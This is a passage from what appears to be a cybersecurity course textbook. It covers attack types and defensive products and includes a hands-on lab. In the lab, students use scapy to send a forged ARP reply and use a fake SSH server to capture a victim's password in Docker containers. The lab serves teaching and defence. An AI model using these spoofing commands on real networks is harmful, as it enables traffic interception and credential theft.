This can be addressed with file permissions, access controls, and filtering incoming requests. It is important to note that there is more than one way to specify a path in an HTTP request, including using URL encoding, so all possible malicious inputs must be sanitized.

5.5.9. URL Hijacking/Typosquating

An unfortunately common, broad-based attack is to buy a domain with a similar name to a very popular domain. When users mistype the popular domain they end up at the malicious actor's website. For example, imagine if someone registered `gooogle.com` (note the three o's). They could gain a lot of traffic from people who mistyped google.

These sites could be used for ad revenue, phishing credentials, or even possibly to distribute malware. A mitigation that several browsers implement is to keep a list of malicious websites and warn users before they visit them.

5.5.10. Domain Hijacking

Domain names expire after a certain period of time and the registrant may forget to renew. In these rare occasions an attacker may actually gain control of a popular domain name, google.com for example, and route traffic to their site. The malicious activities are the same as for typosquating, but the attacker does not need to rely on the users making a mistake.

It is also possible to hijack a domain by logging into the domain registration system using stolen/compromised credentials. In this scenario an attacker could still modify a record to point to

their server, but wouldn't have to rely on the company forgetting to renew.

5.5.11. Zone Transfer Attacks

On the subject of the domain name system, zone transfer attacks may leak sensitive information about domains. DNS is a distributed system by design and is used for resolving domain names into IP addresses. Due to the distributed nature of the system, protocols were built in for having a single domain served by multiple servers. These servers pass information to each other using a DNS zone transfer.

Typically these communications should be internal as they may leak valuable information regarding the zone. Unfortunately an improperly configured DNS server may advertise its zone transfers publicly. In such a situation an attacker can use the leaked information in the recon phase of an attack.

5.5.12. Clickjacking

A website may be designed in such a way that the interface is confusing to the user and they inadvertently click on an advertisement or malicious link. This is common practice on low integrity websites such as streaming sites, torrent trackers, and adult websites. It is often complicated by a poor ad screening or even purposefully making ads that look similar to the content.


5.6. Outcomes

5.6.1. Remote Code Execution (RCE)

One of the most dangerous outcomes of an attack is Remote or Arbitrary Code Execution. RCE gives the attacker the ability to execute any instructions they want on the compromised machine. Often the attacker will start a shell with administrative privileges so they can do whatever they want. Imagine SSHing into a remote Linux machine and elevating your privileges to root. This is essentially the type of power that can result from RCE. Attackers may also use the RCE to attack the availability of a computing resource by causing a program to terminate. In this situation the RCE is being used as part of a denial of service (DoS) attack.

5.6.2. Privilege Escalation

> There is no elevator to root, you have to use an exploit.
>
> — Anonymous



Privilege escalation involves gaining access to protected resources through unintended means. An example would be CVE-2021-4034, a local privilege escalation vulnerability recently discovered in the Linux `pkexec` command. `pkexec` runs with elevated privileges and does not safely parse command line arguments. As such it can be exploited to give a regular user a root shell. This would be an example of local, vertical privilege escalation.

Privilege escalation is typically broken into two categories: horizontal and vertical. Horizontal privilege escalation gives similar access to resources, ie. moving from one user account to another. Vertical privilege escalation gives higher level access, ie. moving from a user account to an admin account. The five main ways privilege escalation is achieved are credential exploitation, vulnerabilities/exploits, misconfigurations, malware, and social engineering.

5.6.3. Denial of Service (DoS)

A denial of service attack (Dos) attempts to keep a system from working by overwhelming it with requests. A distributed denial of service attack (DDoS) does the same thing by utilizing many different machines. Typically the attacking nodes for a DDoS attack are members of a botnet, machines that have been exploited previously and are under the attackers control.

DoS attacks can take many forms including:

SYN Floods

A malicious actor can send multiple SYN packets to initiate the TCP three-way handshake. SYN packets are easy to send, but may cause significant resources to be allocated on the server responding to them. Due to the asymettric nature of resource allocation this makes the use of SYN packets particularly suited to DoS attack. SYN cookies can be used to help prevent this kind of attack.

ICMP Floods

Often referred to as pinging, ICMP echo requests can be used to overwhelm a server. Especially when sent from multiple sources. The solution is typically to rate limit ICMP packets on the server.

Buffer Overflows/Exploits

Poorly designed software may fail when it receives unexpected data. This could be something as simple as sending more data than a buffer can hold, or setting the urgent pointer (URG) on a packet destined for port 139 of a Windows system.

Remote Shells

As you have hopefully experienced by completing the labs, Linux systems traditionally have a powerful shell system that uses text commands to control the OS. Through the shell you can create, read, update, or delete files, make network connections, configure kernel parameters, install packages, etc. In fact, all modern operating systems have shells that can be used to

control them. On a Windows machine, having access to PowerShell running as an Administrator is all an attacker would need to have complete control over the system. Often the outcome of an attack is being able to interact with a shell remotely on the exploited machine.

In this scenario we say the victim is running a *remote shell*. Remote shells can run in the background on a victim machine listening on a port for an attacker to connect, but often the exploited machine may not actually have an external IP the attacker can use to connect. In these instances a *reverse shell* is used. A reverse shell reaches out from the victim to the attacker and establishes a connection *from the inside*. This is more compatible with the firewalls/NAT routers that sit between most devices and the Internet.

In either case having privileged shell access to a machine over a remote connection allows an attacker to basically do anything they want. To that end, many tools have sprung up to provide remote shell access. A machine may already have a remote shell tool installed, such as an SSH server. Barring that Netcat can be used with any executable to provide access to it over a network. metasploit (a very popular pentesting framework) comes with many payloads, most of which are shells of various types. Programs also exist to run shells over ICMP, Discord, IRC, or even DNS!

5.7. Lab: MitM with Scapy


In this lab we will use a fake SSH server, sshesame, and an interactive packet manipulation program, scapy, to disrupt an ongoing SSH session between victim and server, position ourself in the middle of the traffic, and capture the username and password victim is using.

Table 1. IP Addresses Used

Name	IP Address
server	172.20.0.5
victim	172.20.0.6
attacker	172.20.0.7

For this lab our IP addresses are configured statically and are known to the attacker. It is also assumed that the attacker is on the local network. Lastly victim has been poorly configured to ignore changes to the host key. This is not entirely unreasonable as many users just ignore the warnings and clear out the known_hosts file when prompted anyway.

Start by downloading the scapy.zip file which contains the Docker Compose configuration we will be using. Uncompress it to a directory where you have write access. This lab will require us to use three terminal windows/tabs: one for the `docker-compose up` command which will show the output of everything running in the background, one for the victim which will show an SSH session with the server, and one for the attacker which we will use to make the attack.



Open three terminals and `cd` into the directory where you uncompressed the lab zip file in each of them. There should be a `docker-compose.yml` file and `server`, `victim`, and `attacker` directories in the directory you are in.

In the first terminal run the `docker-compose up` command to build the images and run the containers:

docker-compose up

```
PS C:\Users\rxt1077\it230\labs\scapy> docker-compose up
Creating network "scapy_testnet" with the default driver
Creating scapy_server_1   ... done
Creating scapy_victim_1   ... done
Creating scapy_attacker_1 ... done
Attaching to scapy_victim_1, scapy_server_1, scapy_attacker_1
server_1    | > Starting SSHD
server_1    | >> Generating new host keys
scapy_victim_1 exited with code 0
attacker_1  | INFO 2021/10/07 13:56:45 No host keys configured, using keys at
"/root/.local/share/sshesame"
attacker_1  | INFO 2021/10/07 13:56:45 Host key
"/root/.local/share/sshesame/host_rsa_key" not found, generating it
attacker_1  | INFO 2021/10/07 13:56:45 Host key
"/root/.local/share/sshesame/host_ecdsa_key" not found, generating it
attacker_1  | INFO 2021/10/07 13:56:45 Host key
"/root/.local/share/sshesame/host_ed25519_key" not found, generating it
attacker_1  | INFO 2021/10/07 13:56:45 Listening on [::]:22 ①
server_1    | ssh-keygen: generating new host keys: RSA DSA ECDSA ED25519
server_1    | >>> Fingerprints for dsa host key
server_1    | 1024 MD5:a5:e6:e9:38:d2:2e:88:fd:f0:aa:a8:05:07:35:5f:18
root@a010fe3c2f3c (DSA)
server_1    | 1024 SHA256:NM7DONpt1doZp4e6WV+6WVVr+KUrh9luUSRcAhnzdyw
```

```
root@a010fe3c2f3c (DSA)
server_1    | 1024
SHA512:LHfFdSk1XiAKQArH0CW+RkaKv5GgovPCH7UIQ+P4T2LbgGpCBP5aGA1V3oriYbTZWuS9TlUgDbEfTBq
19AV/cA root@a010fe3c2f3c (DSA)
server_1    | >>> Fingerprints for rsa host key
server_1    | 3072 MD5:74:44:b6:a2:74:b9:7e:1b:ba:3d:27:b8:19:3a:48:df
root@a010fe3c2f3c (RSA)
server_1    | 3072 SHA256:mubm9mLNrdNDk5fyj0dghDBIbbwcVKXo23Qdv61/S/c
root@a010fe3c2f3c (RSA)
server_1    | 3072
SHA512:JFQhS6trY7sNqRSwZ+t0uyBb5ddNh9qSLtBrMaa5G7xWzKHpxCuKBSDbvLk4W9JKeQftTU4293UDV9v
qCcf/6w root@a010fe3c2f3c (RSA)
server_1    | >>> Fingerprints for ecdsa host key
server_1    | 256 MD5:15:75:5f:9b:72:7c:f0:13:ea:0d:b4:47:b7:62:69:63
root@a010fe3c2f3c (ECDSA)
server_1    | 256 SHA256:4p/Afp/8C2tHn7AePdS7OHCgPxfBamdaLIUg4IJ7xx4 root@a010fe3c2f3c
(ECDSA)
server_1    | 256
SHA512:NnbevqBXFkGQWIirdFsLPnX85q7q/1Y7E4i+BLHLqE3cg2aqkduBJsssyr9+G7bSvq7txvjl9SRmyRA
zuDT7DQ root@a010fe3c2f3c (ECDSA)
server_1    | >>> Fingerprints for ed25519 host key
server_1    | 256 MD5:ad:00:61:26:4d:a0:07:be:6b:8e:91:bd:f0:65:e6:14
root@a010fe3c2f3c (ED25519)
server_1    | 256 SHA256:Vl7jQulDsONglP1xbSN+J8nSfCaIER40rHhgy7z/BYg root@a010fe3c2f3c
(ED25519)
server_1    | 256
SHA512:WkmvOWe6oaZ/qE1ZiA0rZAjn9H+hCDxI8NHpsjRNCalK/CgVV9+VhkzHgRTKfKTqQeE0y/Zz2GaEJGv
/sapCHg root@a010fe3c2f3c (ED25519)
server_1    | WARNING: No SSH authorized_keys found!
server_1    | >> Unlocking root account
server_1    | WARNING: password authentication enabled.
server_1    | WARNING: password authentication for root user enabled.
server_1    | >> Running: /etc/entrypoint.d/changepw.sh
server_1    | Running /usr/sbin/sshd -D -e -f /etc/ssh/sshd_config
server_1    | Server listening on 0.0.0.0 port 22. ②
server_1    | Server listening on :: port 22.
```

① Notice that attacker has a fake SSH server running in the background

② Notice that server has a legitimate SSH server running in the background

If you receive the error `failed to create network scapy_testnet: Error response from daemon: Pool overlaps with other one on this address space` check to see if you have other containers running and stop them. You may also need to run `docker network prune` to remove the old networks Docker built.

In the second terminal run `docker-compose run victim bash` and then from the prompt we'll SSH to server using the password "password":

victim

```
PS C:\Users\rxt1077\it230\labs\scapy> docker-compose run victim bash
Creating scapy_victim_run ... done
bash-5.0# ssh server
Warning: Permanently added 'server,172.20.0.5' (ECDSA) to the list of known hosts.
root@server's password: ①
You are now logged into 'server' (presumably from 'victim') via SSH for this
assignment.
Leave this connection open while you experiment with scapy from 'attacker'.
bf9ebe42a108:~#
```

① The password is "password". It will not be echoed to the screen as you type it.

If for some reason the password will not work and you are sure you are typing it in correctly you can run the following command `docker compose exec server passwd` (note it's *passwd* and not *password*). Type in the password twice and it will be reset to whatever you typed. What you type will not be echoed to the screen. You should now be able to ssh from victim to server with the password you typed in.

In the third terminal we'll start by *executing* (recall that at this point it's already running sshesame in the background) a BASH shell on attacker and configuring it to accept packets not only for its own IP address, but also for the server's IP address. Once traffic is routed to us, this will allow attacker to also respond to packets destined for 172.20.0.5.

attacker

```
PS C:\Users\rxt1077\it230\labs\scapy> docker-compose exec attacker bash
root@5195de3d330c:/# ip addr add 172.20.0.5 dev eth0
root@5195de3d330c:/# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: tunl0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
3: sit0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/sit 0.0.0.0 brd 0.0.0.0
347: eth0@if348: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
group default
    link/ether 02:42:ac:14:00:07 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.20.0.7/24 brd 172.20.0.255 scope global eth0 ①
       valid_lft forever preferred_lft forever
    inet 172.20.0.5/32 scope global eth0 ②
       valid_lft forever preferred_lft forever
```

① This is the IP we started with

② This is an additional IP that attacker believes it has

Now that the attacker system is configured, we'll start up `scapy` interactively:

attacker

```
root@5195de3d330c:/# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
INFO: No IPv6 support in kernel
INFO: Can't import python-cryptography v1.7+. Disabled WEP decryption/encryption.
(Dot11)
INFO: Can't import python-cryptography v1.7+. Disabled IPsec
encryption/authentication.
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

                     aSPY//YASa
             apyyyyCY//////////YCa       |
            sY//////YSpcs  scpCY//Pp     | Welcome to Scapy
 ayp ayyyyyyySCP//Pp           syY//C    | Version 2.4.5
 AYAsAYYYYYYYY///Ps              cY//S   |
         pCCCCY//p          cSSps y//Y   | https://github.com/secdev/scapy
         SPPPP///a          pP///AC//Y   |
              A//A            cyP////C   | Have fun!
              p///Ac            sC///a   |
              P////YCpc           A//A   | To craft a packet, you have to be a
       scccccp///pSP///p          p//Y   | packet, and learn how to swim in
      sY/////////y  caa           S//P   | the wires and in the waves.
       cayCyayP//Ya              pY/Ya   |        -- Jean-Claude Van Damme
        sY/PsY////YCc           aC//Yp    |
         sc  sccaCY//PCypaapyCP//YSs
                  spCPY//////YPSps
                       ccaacs
>>>
```

You'll notice that scapy's prompt is >>>, just like python because it *is* python. Since we're working in python, let's make our lives easier by defining a few simple variables:

attacker

```
>>> server_ip = "172.20.0.5" ①
>>> victim_ip = "172.20.0.6"
```

① IPv4 addresses are strings in scapy

Now let's see how scapy allows us to build packets. We'll make an Ethernet frame, with an IP packet inside it, with an ICMP echo request in that, with the data being set to our name:

attacker

```
>>> ping = Ether()/IP(dst=server_ip)/ICMP()/"Ryan Tolboom" ①
>>> ping.show() ②
###[ Ethernet ]###
  dst       = 02:42:ac:14:00:05
  src       = 02:42:ac:14:00:07
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = None
     tos       = 0x0
     len       = None
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = None
     src       = 172.20.0.7
     dst       = 172.20.0.5
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = None
        id        = 0x0
        seq       = 0x0
        unused    = ''
###[ Raw ]###
           load      = 'Ryan Tolboom'

>>> result = srp1(ping) ③
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
>>> result.show()
###[ Ethernet ]###
  dst       = 02:42:ac:14:00:07
  src       = 02:42:ac:14:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 40
     id        = 62086
     flags     =
     frag      = 0
     ttl       = 64
```

```
     proto     = icmp
     chksum    = 0x301a
     src       = 172.20.0.5
     dst       = 172.20.0.7
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xea7a
        id        = 0x0
        seq       = 0x0
        unused    = ''
###[ Raw ]###
           load      = 'Ryan Tolboom'

>>> server_mac = result[0][0].src
>>> server_mac
'02:42:ac:14:00:05'
```

① Scapy uses the '/' operator to nest protocols. This is my name in an ICMP packet, in an IP packet, in an Ethernet frame. Be sure you use your own name!

② The `show()` command prints out packets in detail

③ The `srp1()` function sends and receives *one* packet at Layer 2

Notice how we use this to capture the server's MAC address and save it in the `server_mac` variable.

Take a screenshot of your scapy session at this point showing that you completed an ICMP echo request/response with your name in it.

We can also determine MAC addresses at Layer 2 with an ARP "who-has" request. Let's craft and send a broadcast ethernet frame with an ARP "who-has" request for the victims's IP address. The result will tell use what the victim's MAC address is:

attacker

```
>>> whohas = Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=victim_ip)
>>> result = srp1(whohas)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> result.show()
###[ Ethernet ]###
  dst       = 02:42:ac:14:00:07
  src       = 02:42:ac:14:00:06 ①
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
```

```
      hwlen     = 6
      plen      = 4
      op        = is-at
      hwsrc     = 02:42:ac:14:00:06
      psrc      = 172.20.0.6
      hwdst     = 02:42:ac:14:00:07
      pdst      = 172.20.0.7

>>> victim_mac = result[0].src
```

① This is my MAC address of victim, but yours may be different!

This is how an ARP exchange is supposed to work. We broadcast out asking what MAC we should use for a certain IP and we get a response *from the person who legitimately has that MAC and IP*.

We have everything we need to create an ARP packet telling the victim to send traffic to us when they are trying to access servers IP:

attacker

```
>>> victim_ip, victim_mac, server_ip, server_mac
('172.20.0.6', '02:42:ac:14:00:06', '172.20.0.5', '02:42:ac:14:00:05')
```

Now let's make and view an evil ARP packet:

attacker

```
>>> bad_arp = ARP(op=2, pdst=victim_ip, psrc=server_ip, hwdst=victim_mac)
>>> bad_arp
<ARP  op=is-at psrc=172.20.0.5 hwdst=02:42:ac:14:00:06 pdst=172.20.0.6 |>
```

This packet posits itself as coming from the server, it is aimed at the victim in both IP and MAC, but the MAC address that will be used to send it is ours (by default, we don't specify with `hwsrc`). This means the victim will update their ARP cache such that frames destined for server go to attacker. This effectively reroutes all layer 2 traffic that was going to the server from the victim.

Go ahead an send that ARP packet:

attacker

```
>>> send(bad_arp)
.
Sent 1 packets.
```

Now go back to the victim terminal with the SSH connection to server and try typing something. As soon as SSH has to send data, you will get a broken pipe error and the connection will drop. Faced with such a problem, what do you think most users will do? Probably try to reconnect, let's try that too. Remember the password is "password".

victim

```
You are now logged into 'server' (presumably from 'victim') via SSH for this
assignment.
Leave this connection open while you experiment with scapy from 'attacker'.
bf9ebe42a108:~# client_loop: send disconnect: Broken pipe ①
bash-5.0# ssh server
Warning: Permanently added 'server,172.20.0.5' (ECDSA) to the list of known hosts.
root@server's password:
#
```

① This happened when they tried to type something right after we sent the malicious ARP

Wait, that prompt looks a little different and where's the message about staying logged in? It turns out the victim actually signed into our fake SSH server and their username and password were logged! Take a look at the output from the terminal running `docker-compose up`, you'll see the credentials entered:

docker-compose up terminal

```
attacker_1  | 2021/10/07 01:21:41 [172.20.0.6:60252] authentication for user "root"
with password "password" accepted
```

1. *How would you create an ARP packet in scapy to reverse the change you made previously and fix the route?*
2. *Would using keys instead of passwords help prevent this kind of attack? Why or why not?*
3. *How would managing host keys correctly prevent this kind of attack?*

To stop the running containers, you can type Ctrl-C in the terminal running `docker-compose up`, exit out of the victim, and exit out of the attacker.

5.8. Review Questions

1. *What can MAC address spoofing allow an attacker to do? What steps can be taken to mitigate this risk?*
2. *What is the difference between horizontal and vertical privilege escalation? Give an example of each.*
3. *What is XSS and how can it be used in an attack?*

6. Security Solutions

To help combat security breaches, many different vendors offer security solutions. These may be hardware or software designed to help mitigate a security threat. Security solutions may be created in-house, created custom by a third party, or outsourced and offered as a service. When evaluating solutions it is important to have a plan and understand the features and possible pitfalls of that product.

6.1. False Positives / Negatives

When a security solution detects a threat, but no threat exists, that is a *false positive*. Depending on the complexity of the solution it may utilize a set of rules, indicators of compromise, or possibly even artificial intelligence to trigger its warning system. In the case of a solution that creates a lot of false positives, it can be tiring for a team to go through each alert. Eventually teams are conditioned to ignore the alerts, making the security solution useless.

The key to lowering the false positive rate of a system is to better tune the rule set used to trigger the warnings. A security team may spend time determining a baseline of events and looking for abnormalities that correspond to actual attacks. This information can then be used to build a better detection system.

Example 6. Webroot Antivirus

In 2017 a popular antivirus service created a bad rule that identified certain Windows operating system files as threats. The antivirus solution quarantined these files, which were critical for the operation of the machine. The result was a machine that was unusable.

For 13 minutes, Webroot distributed this rule to its antivirus software shutting down operations on an untold number of machines. Fortunately Webroot was able to quickly identify the problem and send out an update which would have allowed the machines to automatically fix the problem. Unfortunately their infrastructure for distributing the update quickly became overloaded.

When a security solution fails to identify a threat, this is known as a *false negative*. While no solution can ever be 100% effective, false negatives can undermine confidence in a product. False negatives may be resolved by a skilled SOC team, closely monitoring what is happening. It is also possible to address false negatives through *Layered Security* a concept that we will cover next.

6.2. Layered Security

Layer 5	Human Monitoring
Layer 4	Intrusion Detection System
Layer 3	Firewall
Layer 2	Antimalware
Layer 1	Antivirus
Layer 0	Operating System

Given that a single security solution is never 100% effective it makes sense to approach security in layers and use multiple systems. There is often a lot of overlap between solutions and while that may seem inefficient in other fields, in cybersecurity we consider it a benefit. By using multiple solutions, sometimes referred to as multi-layered security or defense in depth, you can build a more robust protection against breaches.

Let's take a look at an example to see how layered security can help mitigate the effects of a real-world attack. Assume an SOC is supporting a web application on self-hosted machines. A malicious actor wishes to exfiltrate data from the web application. They begin by testing to see if SQL several different SQL injection attacks yield any results.

A well designed web application should sanitize its inputs and may prevent the queries from making it to the database. Similarly an alert team may notice a sudden uptick in SQL queries, far beyond the usual baseline for the application. An IDS (Intrusion Detection System) may flag the queries as known SQL injection attacks. Assuming the attack makes it past the application, team, and the IDS, it is possible that the database user is configured according to the principle of least privilege and the queries will not be executed due to a lack of permissions.

As you can see, any one of these layers may be fail, but by having multiple layers the chance of an attack occurring is greatly diminished.

6.3. Network Solutions

Many products are available for handling network traffic. They are typically marketed as either stand-alone devices, software to install on internal devices, or a subscription service that routes traffic through an external appliance. In the age of cloud computing network security as a service is becoming increasingly popular.

6.3.1. Firewall

A firewall is a service/software/device that blocks unwanted traffic and permits wanted traffic. Typically a firewall is a barrier between and private network and the Internet.

Software like nftables can be used to build a firewall on a Linux router for many interior clients. Interior clients may also run host-based firewalls such as Windows Defender Firewall. Finally hardware solutions for plug-in firewall devices are available from many vendors including Palo Alto and Cisco. Any combination of these solutions may be used.

Firewalls typically employ rules regarding which packets can come in and how to handle them. For


example a firewall may have a rule to `ALLOW` packets from exterior hosts connecting on port 22. This would allow SSH connections. Likewise a firewall may have a rule to track internal to external connection requests and perform network address translation (NAT). On an IPv4 network it is common to have a firewall also perform NAT.

Next-Gen Firewalls (NGFW) perform the same functions of a standard firewall, but also employ an integrated intrusion prevention system (IPS) to mitigate threats. The firewall is a perfect place to perform these actions as it can easily close of connections. NGFW often tout artificial intelligence threat monitoring and automatic threat intelligence updating (typically updating attack signatures). A NGFW can also easily be built on a Linux device by making use of an IPS in conjunction with a netfilter firewall.

Network infrastructure may also make use of a special space *outside* of a firewall called the Demilitarized Zone (DMZ). Servers that need to be directly connected to the Internet are often put in the DMZ so they don't have a deal with restrictive firewall rules. These servers may be used to detect malicious activity, monitor incoming traffic, or to handle basic requests such as serving static web pages.

The largest firewall in the world is the Chinese Great Firewall, started in 1998 as a way to prevent outside influence in China. It is a system used to block IPs, hijack DNS queries, throttle traffic, and perform MitM decryption. The Great Firewall is made of proxies and firewalls performing packet-inspection and content filtering. VPNs are often employed within China to circumvent the great firewall and the great firewall is continually updated to attempt to detect and shut down this traffic.

6.3.2. Proxy



A proxy typically sits between the users and an external network. Proxies and receive and send requests on behalf of a user, allowing for full control over the traffic going out and coming back in.

Proxies can be used for caching, access control, URL filtering, content scanning, and even packet inspection. Proxy solutions may be explicit or transparent and are offered by many companies including McAfee, Fortigate, Netsparker, and Palo Alto. A typical application of a proxy would be to filter explicit content on a school district network.

Proxies can also be broken into *forward* and *reverse* configurations. A forward proxy passes requests from a private or internal network to the internet. Forward proxies can speed up local

requests through caching and validate that the request should be performed. Forward proxies are interoperable with standard firewalls and network address translation (NAT).

Reverse proxies take requests from an external source and pass it to an internal service. This helps prevent clients from having direct access to internal services. Reverse proxies can utilize caching and validate requests as well. A reverse proxy can also be configured to work with a firewall. Whereas it used to be common practice to place a server in a demilitarized zone (DMZ) outside of a firewall, it is now far more common to employ a reverse proxy to reach that server.

6.3.3. Load Balancer

A common application for reverse proxies is to act as a load balancer for traffic. Load balancers distribute work, in the form of external client requests, among the internal resources, typically servers.

For example, if a company has four servers supporting a web application, they may employ a reverse proxy load balancer that takes requests from clients and passes that request to one of the four internal servers. Different metrics are used to determine how the servers are utilized including least used (round robin), weighted, least amount of active connections. Load balancers optimize bandwidth and increase availability.

6.3.4. VPN

A virtual private network (VPN) is used to encrypt internet traffic between two networks or a client and a network. VPNs have become standard procedure for linking remote offices or connecting remote workers. Given the growth of working from home, almost all users have become familiar with what a VPN is and what it does.

Site-to-site VPNs are typically used for linking offices together. This kind of VPN is on permanently. An example would be linking two college campuses: NJIT Newark and NJIT Jersey City. In this scenario users on either campus expect to be able to connect securely to services on the opposite campus at all times. The traffic is encrypted and carried over the Internet.

Remote access VPNs are used by individuals connecting in to a secure network. This kind of VPN is usually stated through a application such as Cisco AnyConnect. When the application is running the user is able to securely access internal resources as if they were at the office.

Many vendors offer VPN products including Cisco, Citrix, Fortinet, Palo Alto, and Checkpoint. Many open source options also exist for building VPNs including OpenVPN, WireGuard, and IPsec.

6.3.5. TAP

Sometimes it is necessary for a network or security engineer to monitor what is happening on a particular network segment. In this case a network terminal access point (TAP) can be employed. A TAP creates a copy of network traffic and forwards it to a particular port on a switch or router.

6.4. EDR

Endpoint Detection and Response (EDR) is used to secure endpoints: servers, workstations,

desktops, mobile devices, etc. EDR is typically implemented as a host-based incident prevention system (HBIPS), software that runs on the endpoint to monitor and collect data.

These systems will usually watch for indicators of compromise, scan for malware, and can even quarantine or shutdown the endpoint as needed. Company hardware is a significant investment for any business and an EDR makes sure that investment is protected. Many systems exist for EDR including FireEye, SEP, and CrowdStrike.

6.5. Data Loss Prevention

Data loss prevention (DLP) solutions aim to stop the exfiltration of sensitive data. This could be personally identifying information (PI), medical records, social security numbers (SSNs), credit card numbers, etc. Typically DLP either functions on the endpoint and server, data at rest, or on the network, data in motion.

Network DLP solutions may monitor emails or web traffic for sensitive strings, such as SSNs. When an SSN is detecting in an email, the email is quarantined and an alert is sent. Server and endpoint DLP solutions may periodically scan the system to see if sensitive strings are stored on the system. If it is a system that shouldn't have access to sensitive data an alert is sent. DLP on an endpoint may also limit tasks like USB usage or bulk data transmitting.

6.6. IDS/IPS

